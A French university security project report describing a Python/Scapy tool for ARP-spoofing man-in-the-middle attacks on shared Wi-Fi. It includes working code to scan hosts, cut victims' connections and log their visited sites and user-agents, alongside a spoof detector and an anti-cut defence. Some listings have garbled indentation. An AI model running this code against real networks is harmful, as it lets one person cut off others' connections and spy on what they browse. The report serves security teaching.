Cryptographie et sécurité

IFT-606

Rapport de projet - La Brulerie

Amandine Fouillet - 14 130 638
Frank Chassing - 14 153 710
Thomas Signeux - 14 126 590

13 avril 2015

Table des matières

Introduction

Avec la multiplication des objets connectés, notamment les smartphones et autres appareils mobiles, de nombreux réseaux publics ont vu le jour dans divers endroits. Cependant, la sécurité de ces réseaux est parfois douteuse et il est aisé de s'y introduire, à l'insu de tous. Une fois sur ces réseaux, les possibiltés d'intrusions et de malveillances sont nombreuses. Parmi ces intrusions, l'une d'elles peut être particulièrement efficace et dangereuse pour les personnes visées. Cette attaque se nomme Man In The Middle.

Ce projet a pour but d'étudier cette faiblesse du réseau en développant une application capable de reproduire les principales attaques Man In the Middle mais également de pouvoir s'en protéger.

1 Description du projet et des objectifs

1.1 L'attaque Man In The Middle

L'attaque Man In The Middle a pour but d'intercepter les communications transitant entre deux machines, sans que ni l'une ni l'autre ne se doute que le canal de communication est compromis. L'attaquant a alors la possibilité de lire mais aussi de modifier les messages (dans une certaine mesure).

Il existe plusieurs techniques pour se faire passer pour l'une ou l'autre de ces machines cibles.

— l'ARP Spoofing : attaque la plus fréquente, utilisée dans la partie pratique de ce projet. On force les communications à transiter par l'ordinateur de l'attaquant qui se fait alors passer pour le routeur (gateway) du réseau.
— le DNS Poisoning : le but de cette attaque est de faire correspondre l'adresse IP d'une machine controlée par un pirate à un nom réel et valide d'une machine publique. Pour cela, il altère le ou les serveur(s) DNS du réseau.
— l'analyse du trafic : technique de sniffing permettant de visualiser les informations non chiffrées.
— le déni de service : empêcher le fonctionnement d'une machine pour en prendre le contrôle.

1.2 Objectifs initiaux

L'objectif de ce projet est de mettre en place des scénarios d'attaques de piratage de réseaux et de proposer des moyens de défense. Dans un premier temps, nous explorerons l'actualité des attaques de réseaux publics. Puis nous présenterons le travail réalisé lors du projet. Enfin, nous verrons les chapitres liés aux descriptions techniques du projet ainsi qu'un guide d'utilisation.

Voici les principaux objectifs que nous nous sommes fixés avant de commencer le développement de notre application :

— Pouvoir identifier les ordinateurs connectés au routeur
— Couper l'ensemble des connexions au routeur afin de bénéficier d'une meilleure bande passante
— Limiter la connexion des personnes connectées au réseau
— Récupérer les informations transitant sur les réseau pour pouvoir les analyser et identifier les personnes se trouvant dans le bar
— Organiser une défense aux attaques précédentes
— Faire une vidéo de présentation

2 Présentation du travail réalisé

Afin de répondre à nos différents objectifs nous avons décidé de mettre en place plusieurs attaques contre des utilisateurs connectés sur le même réseau que nous. Pour faciliter le déroulement des attaques nous avons créé une interface graphique simple qui permet à l'attaquant de mener des offensives contre sa victime en quelques clics. De façon à proposer un outil polyvalent, nous avons également introduit dans l'interface une fenêtre de défense avec deux différents types de protection implémentés.

Pour réaliser les attaques, la défense et l'interface graphique nous avons utilisé un seul langage de programmation, le langage Python. Outre sa portabilité, ce langage offre une multitude de librairies déjà implémentées pour la manipulation de paquets réseau notamment le module Scapy que nous avons utilisé pour réaliser chacune de nos attaques et défenses. Ce module permet de forger, envoyer, réceptionner et manipuler des paquets réseau.

Dans cette seconde section, nous allons présenter les scripts que nous avons implémentés, leur rôle et surtout leur fonctionnement.

2.1 Attaque

Nous avons implémenté trois différentes attaques : l'identification des utilisateurs sur le réseau, la coupure de ces usagers et enfin la récupération des liens internet qu'ils visitent. La première attaque est toujours effectuée car sans elle, il nous est impossible d'effectuer les suivantes. Par contre les attaques de coupure et d'écoute, même si elles se ressemblent, ont été implémentées séparément. Ci dessous, nous allons décrire les différentes attaques, leur réalisation et leur fonctionnement à travers l'interface graphique.

2.1.1 Identification

Cette attaque consiste à analyser le réseau auquel l'attaquant est connecté et donner la liste de tous les utilisateurs présents et actifs sur ce même réseau. Ces usagers sont représentés par leur adresse IP et leur adresse MAC et ces identifiants seront utilisés pour cibler une victime lors des attaques suivantes.

Identifier le réseau automatiquement

Toujours dans l'optique de permettre à l'utilisateur de communiquer seulement à travers une interface graphique, nous avons souhaité mettre en place une identification automatique du réseau ainsi que de la plage d'adresse IP à scanner. Pour cela, nous avons eu recours à deux modules python : *netifaces* et *netaddr*. Grâce au premier, on peut parcourir la liste des interfaces de l'attaquant et récupérer celle qui est utilisée pour la connexion au réseau, puis on peut récupérer l'adresse IP locale de l'attaquant ainsi que le masque de sous-réseau. Puis, avec netaddr on effectue des opérations sur les adresses IP afin de trouver l'adresse et la plage d'adresse du réseau.

```
1 #On parcourt la liste des interfaces de l'ordinateur afin de reperer laquelle est
      utilisee
2 for interface in netifaces.interfaces():
3   #On ne tien pas compte de l'interface locale (lo0 sur MACOSX et lo sur Linux)
4   if(str(interface) == 'lo0' or str(interface) == 'lo'):
```

```
    pass
  else:
    try:
      #On rentre  ici si l'interface est celle utilisee
      #On recupere l'adresse IP de l'ordinateur
      adresse_ip = netifaces.ifaddresses(interface)[netifaces.AF_INET][0]['addr']
      #On recupere le masque de sous-reseau
      masque_sr = netifaces.ifaddresses(interface)[netifaces.AF_INET][0]['netmask']
      #On effectue un bit a bit pour recuperer l'adresse du reseau
      netaddr_masque_sr = netaddr.IPAddress(masque_sr)
      netaddr_adresse_ip = netaddr.IPAddress(adresse_ip)
      netaddr_reseau_ip = netaddr_adresse_ip & netaddr_masque_sr
      #On recupere la plage d'adresses du reseau
      netaddr_reseau = netaddr.IPNetwork(str(netaddr_reseau_ip) + '/' + str(
    netaddr_masque_sr))
      network = str(netaddr_reseau)
      print network
      break
    except:
      #Si ce n'est pas l'interface utilisee, on passe
      network  = 'erreur'
      pass
```

Listing 1 – Identification du reseau

Envoi d'une requête ARP

Maintenant que l'on a identifié la plage d'adresse du réseau auquel l'attaquant est connecté, on va envoyé une requête ARP a chaque adresse de cette plage. Pour cela, on utilise la fonction *srp* de scapy qui envoie et reçoit des paquets de la couche de liaison de données.

```
#Creee et envoie des paquets ARP afin de detecter les IP qui repondent sur le reseau
rec,unans=srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=network),timeout=10)
```

Listing 2 – Envoi d'une requête ARP

Récupération des ordinateurs connectés

Seuls les ordinateurs connectés vont répondre et nous pourrons ainsi récupérer leur adresse IP et leur adresse Mac. Il nous suffit de parcourir le résultat de la fonction srp et d'enregistrer dans une liste les ordinateurs qui ont répondu.

```
MACIP = []
#On enregistre dans une liste les adresses IP et MAC des ordinateurs qui ont repondu
    aux requetes ARP
for send,recv in rec:
  couple = ("nom", recv.sprintf(r'%ARP.psrc%'), recv.sprintf(r'%Ether.src%'))
  MACIP.append(couple)
```

Listing 3 – Récupération des réponses

Lien avec l'interface

Au niveau de l'interface, l'identification se lance automatique à l'appui sur le bouton "Attaquer" de la page principale. Le script d'identification retourne à l'interface la liste des ordinateurs connectés et on les affiche sous forme d'une liste dans la fenêtre d'attaque. Il est également possible d'actualiser l'identification une fois sur la fenêtre d'attaque grâce au bouton "Actualiser", le script d'identification est relancé et la liste des machines connectées est mise à jour.

2.1.2 Coupure

Cette attaque consiste simplement a couper la connexion au réseau d'une autre machine. Pour la réaliser, on met en place l'attaque Man In The Middle en envoyant des faux paquets à la victime et à la gateway. Le module scapy permet de créer et d'envoyer ces faux paquets.

Création des faux paquets

On crée les deux faux paquets : le premier pour se faire passer pour la gateway auprès de la victime et le second pour se faire passer pour la victime auprès de la gateway.

```
#Creation du faux paquet pour envoyer a la victime
fauxARP = ARP()
fauxARP.op = 2
#L'addresse IP de la source du paquet est l'IP de la gateway
fauxARP.psrc = self.IpGw
#L'adresse IP de destination du paquet est l'IP de la victime
fauxARP.pdst = self.IpVictim
#L'adresse Mac de destination du paquet est l'adresse Mac de la victime
fauxARP.hwdst = self.MacVictim

#Creation du faux paquet pour envoyer a la gateway
fauxARPGW = ARP()
fauxARPGW.op=2
#L'addresse IP de la source du paquet est l'IP de la victime
fauxARPGW.psrc= self.IpVictim
#L'adresse IP de destination du paquet est l'IP de la gateway
fauxARPGW.pdst= self.IpGw
#L'adresse Mac de destination du paquet est l'adresse Mac de la gateway
fauxARPGW.hwdst= self.MacGw
```

Listing 4 – Création des faux paquets

Envoi des paquets

On envoie les deux paquets grâce à la fonction *send* de scapy qui envoie des paquets sur la couche réseau.

```
send(fauxARP)
send(fauxARPGW)
```

Listing 5 – Envoi des paquets

Sniff

Après un moment, la véritable gateway envoie un ARP, la victime n'est alors plus trompée car la communication ne passe plus par l'attaquant. Pour empêcher cela, on écoute la communication entre la gateway et la victime et dès que la gateway envoie une réponse ARP, l'attaquant usurpe la victime.

```
sniff(filter="arp and host " + self.IpGw, count=1)
```

Listing 6 – Sniff de la communication victime gateway

Lien avec l'interface

Dans l'interface, la coupure peut se réaliser en sélectionnant une victime dans la liste des machines connectées au réseau et en appuyant sur le bouton couper. Pour chaque machine allant être coupée, le programme crée un thread qui appelle le script de coupure. Ainsi, il est possible de couper une ou plusieurs machines et continuer d'utiliser l'interface.

```
#On cree le thread qui s'executera en arriere plan de notre interface puis on ajoute
    le thread aux tableaux des threads
tmpThread = couper.couperVictime(TabStr[1], TabStr[2], IpGw, MacGw)
threadTab.append(tmpThread)
tmpThread.start()
```

Listing 7 – Lancement d'un thread de coupure

Lorsque l'attaquant souhaite rétablir la connexion de la victime, il peut appuyer sur le bouton rétablir, et le thread se termine.

```
#On va chercher le thread correspondant puis on appelle sa methode 'stop'
tmpThread = threadTab[int(i)]
tmpThread.stop()
threadTab.remove(tmpThread)
```

Listing 8 – Arrêt d'un thread de coupure

2.1.3 Récupération des paquets

Lors de cette attaque, on veut, en quelque sorte, espionner la victime en ayant accès à la liste de ses visites sur internet. Comme lors de l'attaque précédente, pour avoir accès aux données échangées entre la victime et la gateway, il faut réaliser une attaque Man In The Middle afin de se placer entre les deux et récupérer les paquets échangés.

Man In The Middle

On commence par mettre en place l'attaque Man In The Middle en envoyant des faux paquets ARP comme lors de l'attaque précédente. Mais, cette fois ci nous voulons que la victime conserve un accès à internet afin d'observer ses visites. On envoie donc les faux paquets toutes les 1,5 ms.

```
while 1:
  send(ARP(op=2, pdst=victimIP, psrc=routerIP, hwdst=routerMAC))
  send(ARP(op=2, pdst=routerIP, psrc=victimIP, hwdst=victimMAC))
```

```
4   time.sleep(1.5)
```

Listing 9 – Man in the middle

Ecoute

Pour observer la victime on lance une écoute sur son adresse IP. Etant donné que l'on se fait passer pour la gateway, la victime nous envoie directement ses paquets et nous pouvons les analyser grâce à la fonction http_header.

```
1 sniff(filter="host "+self.IpVictim, prn=http_header)
```

Listing 10 – Traitement des paquets

La fonction http_header récupère tous les paquets et les analyse afin de récupérer les informations qui nous intéressent. Pour le cadre ce projet, nous nous sommes concentrés dans la récupération des adresses internet visitées. Pour retrouver cette adresse au milieu d'un paquet, on commence par repérer le champ GET afin d'être sûr que l'on a un paquet html. Ensuite, on récupère seulement les données en en-tête du paquets qui sont encapsulées dans le champ Raw. Parmis ces données, on recherche le champ "Host" et on récupère les données qui se trouvent après ce champ. Une fois ces données récupérées, nous pouvons récupérer plusieurs informations :

- L'adresse du serveur de la page web visitée par la victime, située juste après le champ "Host".
- L'adresse exacte de la page web visitée par la victime, située juste après le champ "Referer".
- Des informations sur l'OS de la victime et le navigateur utilisé, situées juste après le champ "User-Agent".

On ne trouve pas toujours toutes les données dans un paquet c'est pourquoi nous avons décidé de récupérer l'adresse du serveur si l'adresse exacte n'était pas présente. Pour effectuer cette récupération d'informations et les recherches dans les paquets nous avons utilisé des expressions régulières et le module *regex* de Python.

```
1
2  def http_header(packet):
3    #On ouvre un fichier pour enregistrer les sites visites par la victime
4      fichier = open("capture.txt", "w")
5     #On ouvre un autre fichier pour enregistrer les donnes user-agent de la victime
6     fichierInf = open("nomOS.txt", "w")
7     #On traite le packet sous forme texte
8     http_packet=str(packet)
9     #Si on trouve un GET dans le paquet on est dans le cas d'un paquet html
10    if http_packet.find('GET'):
11      #On recupere les donnees Raw du paquet
12    ret = "\n".join(packet.sprintf("{Raw:%Raw.load%}\n").split(r"\r\n"))
13    #On recherche les informations sur l'hote dans les donnes Raw
14    host = re.search('[Hh]ost: ', ret)
15    if host:
16        try:
17          #On recupere les donnees hotes
18        hostStg = ret.split('Host: ', 1)[1]
19        #On recupere, si il y en a des donnes sur l'user-agent
20        useragent = re.search('User-Agent: ', hostStg)
21        if useragent:
22          #Si il y a des donnes user-agent on les enregistre dans le fichier
23          user = hostStg.split('User-Agent: ', 1)[1]
24          userA = user.split('\n', 1)[0]
```

```
25            fichierInf.write(userA)
26          #Add pour recuperer l'adresse web du serveur
27          add = hostStg.split('\n', 1)[0]
28          #On cherche si il y a l'adresse precise du site visite par la victime
29          url = re.search('Referer: ', hostStg)
30          if url:
31            #Si c'est le cas et si elle n'est pas deja dans la liste, on l'ajoute
32              adu = hostStg.split('Referer: ', 1)[1]
33              addurl = adu.split('\n', 1)[0]
34              if not(("Addresse exacte : " + addurl) in listeAddresse):
35                  listeAddresse.append("Addresse exacte : " + addurl)
36          else:
37            #sinon on ajoute dans la liste le serveur qui donne aussi des informations
    sur les pages visitees par la victime
38              if not(("Serveur : " + add) in listeAddresse):
39                  listeAddresse.append("Serveur : " + add)
40          except:
41          pass
42        #On ecrit dans le fichier les donnes de la liste
43          for i in range(len(listeAddresse)):
44          fichier.write(listeAddresse[i] + "\n")
```

Listing 11 – Récupération des réponses

Lien avec l'interface

Pour effectuer une attaque d'écoute, l'utilisateur doit sélectionner sa victime dans la liste et cliquer sur le bouton sniffer. Ce bouton lance alors deux threads en parallèle. Le premier exécute le script de l'attaque et le second le script d'écoute.

```
1  #On recupere les informations telles que l'IP et l'@ mac de la victime dans la
       selection (TabStr[1] : IPVictim ; TabStr[2] : MacVictim)
2  for i in selectList:
3    string = listeOrdi.get(i)
4  TabStr = string.split()
5  #On lance le thread permettant l'attaque
6  tmpThread = attaque.sniffer(TabStr[1], TabStr[2], IpGw, MacGw)
7  threadSniff.append(tmpThread)
8  tmpThread.start()
9  #On lance le thread permettant l'ecoute
10 tmpThread2 = ecoute.sniffer(TabStr[1])
11 threadSniff.append(tmpThread2)
12 tmpThread2.start()
```

Listing 12 – Lancement des threads pour intercepter les paquets

2.2 Défense

Dans cette section, nous allons présenter nos applications de défense. Afin de contrer les attaques ciblées sur une machine, nous avons déployé deux scripts. Le premier réalise une détection pour savoir si la machine est victime d'une attaque ARP spoofing. Le second script est une simple commande qui permet de contrer la coupure de connexion.

2.2.1 Détection

La première parade pour se protéger d'une attaque de type Man In The Middle est de pouvoir la détecter. C'est ce que nous allons voir dans cette section.

Du point de vue théorique, lorsque l'on effectue un ARP poisoning, on cherche à faire passer sa propre machine pour le routeur auprès des autres machines du réseau. Comme nous l'avons vu dans la mise en place de l'attaque, on remplace l'adresse MAC du routeur par l'adresse MAC de la machine pirate. Ce changement n'est pas visible directement mais est pourtant bien présent dans les informations contenues dans les paquets.
Ce sont ces informations que notre script de détection va intercepter. En pratique, la fonction *packetfilter* va récupérer les informations suivantes :

- L'adresse IP de la source
- L'adresse MAC de la source
- L'adresse IP de destination
- L'opération du paquet

```
def packet_filter (packet):
    #On filtre les donnes du paquet
    #On recupere l'adresse IP source du paquet
    source = packet.sprintf("%ARP.psrc%")
    #On recupere l'adresse IP de destination du paquet
    dest = packet.sprintf("%ARP.pdst%")
    #On recupere l'adresse Mac source du paquet
    source_mac = packet.sprintf("%ARP.hwsrc%")
    #On recupere l'operaction du paquet
    operation = packet.sprintf("%ARP.op%")
    #Si la source est l'adresse ip locale, on ajoute la destination a la liste
    requests
    if source == local_ip:
        requests.append(dest)
    #si c'est une operation is-at on verife si une attaque n'est pas en cours
    if operation == 'is-at':
        return check_spoof (source, source_mac, dest)
```

Listing 13 – Récupération des informations du paquet

Si les informations recueillies ne sont pas cohérentes, nous les vérifions grâce à la fonction *checkspoof*.

```
def check_spoof (source, mac, destination):
    #Si la source du paquet n'est pas dans la liste requests et n'est pas l'adresse
    IP locale
    if not source in requests and source != local_ip:
        #Il y a surement une attaque, on enregistre l'adresse mac dans le fichier
        fichier = open("detection.txt", "w")
        fichier.write(mac)
        fichier.write("\n")
    else:
        #si la source etait dans requests on la supprime de la liste, pour repartir
    de zero
```

```
10          if source in requests:
11              requests.remove(source)
```

Listing 14 – Vérification de la cohérence des informations

Si la source du paquet concerné n'est pas clairement identifiée (présente dans la *list requests*) et si l'adresse ne correspond pas, on suppose qu'une attaque est en cours. L'adresse MAC associée à l'adresse source est enregistrée dans un fichier. Si la source était présente dans *list requests*, on la supprime de cette liste et on continue le traitement.

```
1  def detection():
2    detectionAttaque.main()
3    print "Lecture du fichier de detection..."
4    #On recupere les lignes du fichiers ou sont stockes les donnees de detection
5    f = open("detection.txt",'r')
6    lignes  = f.readlines()
7    f.close()
8    i=0
9    #Si le fichier est vide, il n'y a pas eu d'attaque
10   if len(lignes) == 0:
11     boolDetect = False
12   #Sinon il y a eu une attaque, et l'adresse mac contenu dans le fichier est celui de
       l'attaquant
13   else:
14     MacAdress = lignes[0]
15     boolDetect = True
16   if boolDetect == True:
17     tkMessageBox.showinfo("Detection", "Vous etes en train de vous faire attaquer par
       "+MacAdress)
18   else:
19     tkMessageBox.showinfo("Detection", "Vous n'etes pas attaque")
```

Listing 15 – Traitement graphique

Graphiquement, après avoir sélectionné Défense dans le menu de l'application, l'option Détection permet de lancer ce programme. C'est la fonction *detection* qui s'en charge. Après traitement des données, on lit un fichier où est stocké le résultat de notre détection :

- Si le fichier est vide, aucune attaque n'est détectée, on affiche le message "Vous n'êtes pas attaqué"
- Si le fichier n'est pas vide, il contient l'adresse MAC de la machine pirate. Un message d'alerte est alors affiché en précisant l'adresse pour permettre d'identifier l'auteur de l'attaque.

2.2.2 Anti-coupure

Lors de nos recherches, nous avons également trouvé un script complet permettant de se protéger des attaques de coupure de connexion. Nous n'avons malheureusement pas eu assez de temps pour implémenter notre propre solution mais nous avons décidé d'utiliser le script afin d'offrir tout de même cette défense dans notre application.

Ce code permet, via le choix d'option, de commencer ou d'arreter la protection.

```
if status == "start":
      service.start()

  elif 'stop' == status:
      service.stop()
```

Graphiquement, c'est cet appel de fonction qui est utilisé pour lancer ou arrêter la protection. La protection est activable dans l'interface grâce à l'utilisation du bouton Anti-Coupure.

```
def defenseBis(bouton_defense):
  if bouton_defense["relief"]==GROOVE:
    #fonctiondedefense


    #threadAntiCoupure.append(tmpThread)
    #tmpThread.start()
    bouton_defense.config(text="Anti Coupure Active", relief=SUNKEN)
    antinetcut.main('start')
    #os.system("python antinetcut.py start")
  else:
    #fonctionpourstopperladefense
    bouton_defense.config(text="Anti Coupure Desactive", relief=GROOVE)
    antinetcut.main('stop')
    #os.system("python antinetcut.py start
```

Dans le code, après définition des différentes fonctions appelées, on retrouve la partie à proprement utilisée. elle se situe dans la fonction *startAntinetcut* Dans cette fonction, on définit notre adresse IP et MAC. L'information est automatiquement récupérée.

```
#get my MAC address
        self.logger.info("Device is %s" % device)
        myMAC = get_if_hwaddr(device)
        if not len(myMAC) > 0:
            self.logger.error("Fatal Error: Cannot Detect my MAC address: %s" % sys.
    exc_info())
            exit(3)
        #get my IP address
        if not len(myIP) >0:
            self.logger.error("Fatal Error: Cannot Detect my IP address: %s" % sys.
    exc_info())
            exit(4)
```

Puis, notre défense va se mettre en place. Pour cela, on va créer deux paquets, *p1* et *p2* :

```
p1=Ether(dst="ff:ff:ff:ff:ff:ff",src=myMAC)/ARP(pdst="255.255.255.255",psrc=myIP,op
    =1,hwsrc=myMAC,hwdst="00:00:00:00:00:00")
p2=Ether(dst="ff:ff:ff:ff:ff:ff",src=myMAC)/ARP(pdst=gwIP,psrc=myIP,op=2,hwsrc=myMAC,
    hwdst=mac)
```

Ces paquets permettent d'envoyer des requêtes ARP avec pour informations nos adresses MAC et IP à toutes les machines du réseau.

Enfin, une boucle va envoyer nos deux paquets. On utilise pour cela la fonction *sendp()* qui permet d'envoyer des paquets en couche liaison de données du modèle OSI. Tant que le programme est activé, on envoie contiuellement nos paquets.

```
self.logger.info("Protection Thread Started..")
        while not self.shouldTerminate:
            while self.shouldRun:
                self.logger.debug("Run Now")
                sendp(p1, verbose=0)
                sendp(p2,verbose=0)
                self.logger.debug("Sending Correction Packet")
                time.sleep(0.7)
            self.logger.debug("Waiting...")
            self.waitLoop()
```

3 Guide utilisateur

3.1 Interface principale

Au lancement de l'application, une fenêtre principale apparaît avec un menu et deux boutons : Attaque et Défense. Par le biais du menu, vous pouvez quitter l'application ou bien consulter les auteurs de celle-ci. Le bouton d'attaque amène vers une autre fenêtre permettant d'effectuer des attaques sur des machines connectés au même réseau que vous. Quant au bouton Défense, il permet d'ouvrir une fenêtre dévoilant des fonctionnalités qui peuvent vous protéger contre notre application.

FIGURE 1 – Fenêtre principale

3.2 Attaque

En cliquant sur le bouton Attaque, un scan du réseau s'effectue en un certain laps de temps et une nouvelle fenêtre s'ouvre avec une liste des ordinateurs connectés au même réseau. On retrouve des informations telles que l'adresse IP et l'adresse Mac des machines. En dessous de cette liste, vous trouverez quatre boutons correspondant chacun à une fonctionnalité différente. Sous ces quatre boutons, on retrouve une seconde liste vide qui sera destinée à afficher les machines ayant la connexion coupée.



FIGURE 2 – Liste des machines connectées sur le réseau

3.2.1 Couper et rétablir

Afin de couper la connexion d'un ordinateur présent sur le réseau, vous devez sélectionner dans la liste des machines celles que vous voulez couper. Lorsque vous avez effectué la sélection, il suffit de cliquer sur le bouton Couper afin de couper la connexion des ordinateurs sélectionnés. Vous devriez ainsi apercevoir les machines coupées dans la seconde liste.
Pour rétablir leur connexion il suffit de sélectionner les machines dont on veut rétablir la connexion dans la seconde liste, puis de cliquer sur le bouton Rétablir. Cela replacera les machines dans la première liste.



FIGURE 3 – Coupure d'un ordinateur

3.2.2 Sniffer

Pour procéder à une écoute réseau d'une machine, il suffit de sélectionner la machine que l'on veut écouter dans la première liste puis de cliquer sur le bouton Sniffer. Il faut alors attendre plusieurs secondes le temps d'écouter, puis une nouvelle fenêtre s'ouvre où l'on retrouve dans une liste les différents sites web que la machine a consulté ainsi que les différents serveurs par lequel elle est passée. Si rien n'a été capturé, un message explicite apparaît dans la liste pour avertir que rien n'a été capturé.



FIGURE 4 – Capture des paquets d'une victime

3.2.3 Actualiser

Sur la fenêtre d'attaque, le bouton Actualiser permet d'actualiser la liste des ordinateurs connectés au réseau. Cela prend quelques secondes pour effectuer le scan de nouveau. Pour exécuter cette action, il faut qu'aucune machine ne soit coupée.

3.3 Défense

La fenêtre de défense se compose de seulement deux boutons : Le bouton de détection d'une attaque et le bouton d'anti-coupure.



FIGURE 5 – Fenêtre de défense

3.3.1 Détecter une attaque

Si l'on clique sur le bouton de détection d'une attaque, cela va vérifier tout simplement si vous êtes en train de vous faire attaquer. Au bout de quelques secondes, une boite de dialogue s'ouvre et vous affiche si oui ou non vous êtes attaqués. Dans le cas où vous êtes attaqués, vous aurez l'adresse Mac de la machine attaquante.



FIGURE 6 – Pop-up de détection d'attaque

3.3.2 Activer une protection contre les coupures

Si l'on active le bouton de protection contre les coupures, votre connexion internet ne pourra plus être coupée. Vous pourrez ainsi naviguer sans inquiétude sur Internet.

4 Planification et organisation

Dans cette section, nous allons décrire comment nous avons organisé le développement de l'application et quels outils nous avons utilisés.

4.1 Outils utilisés

Ce projet a nécessité l'utilisation d'un certain nombre d'outils qui sont détaillés dans le tableau ci-dessous.

Python	Langage utilisé pour sa polyvalence et son efficacité dans le développement de code pour la sécurité.
Scapy	Framework basé sur Python fournissant un grand nombres de fonctions pour manipuler les paquets réseau.
Google Drive	Le début du développement s'est fait grâce à la plateforme de création et de partage de fichiers de Google.
Github	Site d'hébergement et de gestion pour le développement informatique. Nous l'avons utilisé pour partager le code et les notes afin que chacun puisse suivre le travail des autres.
iMovie	Logiciel qui nous a permis de réaliser le montage des vidéos de présentation
LaTeX	Les fonctonnalités du langage LaTeX ont permis la rédaction du rapport final.
Prezi	Logiciel de présentation intéractif, utilisé pour la confection de la présentation finale.

FIGURE 7 – Outils utilisés

4.2 Planification

Ce projet nécessitait une certaine organisation au niveau de la réalisation des tâches. C'est pourquoi nous avons déterminé une logique de planification s'étendant sur 5 semaines nous permettant ainsi de pouvoir atteindre nos objectifs en respectant les délais. De plus, le suivi hebdomadaire avec Mr Ouenzar nous a aidé à remédier à nos difficultés qui pouvaient nous freiner dans le développement de l'application.
Ci-dessous un tableau récapitulatif des différentes tâches que nous avions prévues de réaliser par semaine et les différentes tâches que nous avons finalement réalisé durant ces semaines.

Sem.	Tâches prévues	Tâches réalisées	Temps
1	Détermination du sujet Recherches/Documentation Elaboration des objectifs	Détermination du sujet Recherches/Documentation Elaboration des objectifs	6h/pers
2	Développement de l'identification Mise en place de l'interface graphique Développement de la détection	Identification Mise en place de l'interface graphique Recherches	8h/pers
3	Développement de la coupure Identification dans l'interface Développement de l'anti-coupure	Développement de la coupure Identification dans l'interface Développement de la détection	10h/pers
4	Développement de l'écoute Tests des modules réalisés Intégration de la coupure et détection	Développement de l'écoute Intégration coupure, détection et écoute	10h/pers
5	Tests des modules réalisés Réalisation de la vidéo Réalisation du Prezi Rédaction du rapport	Tests des modules réalisés Intégration du script anti-coupure Prezi Rapport Vidéo	16h/pers

FIGURE 8 – Planification

4.3 Répartition des tâches

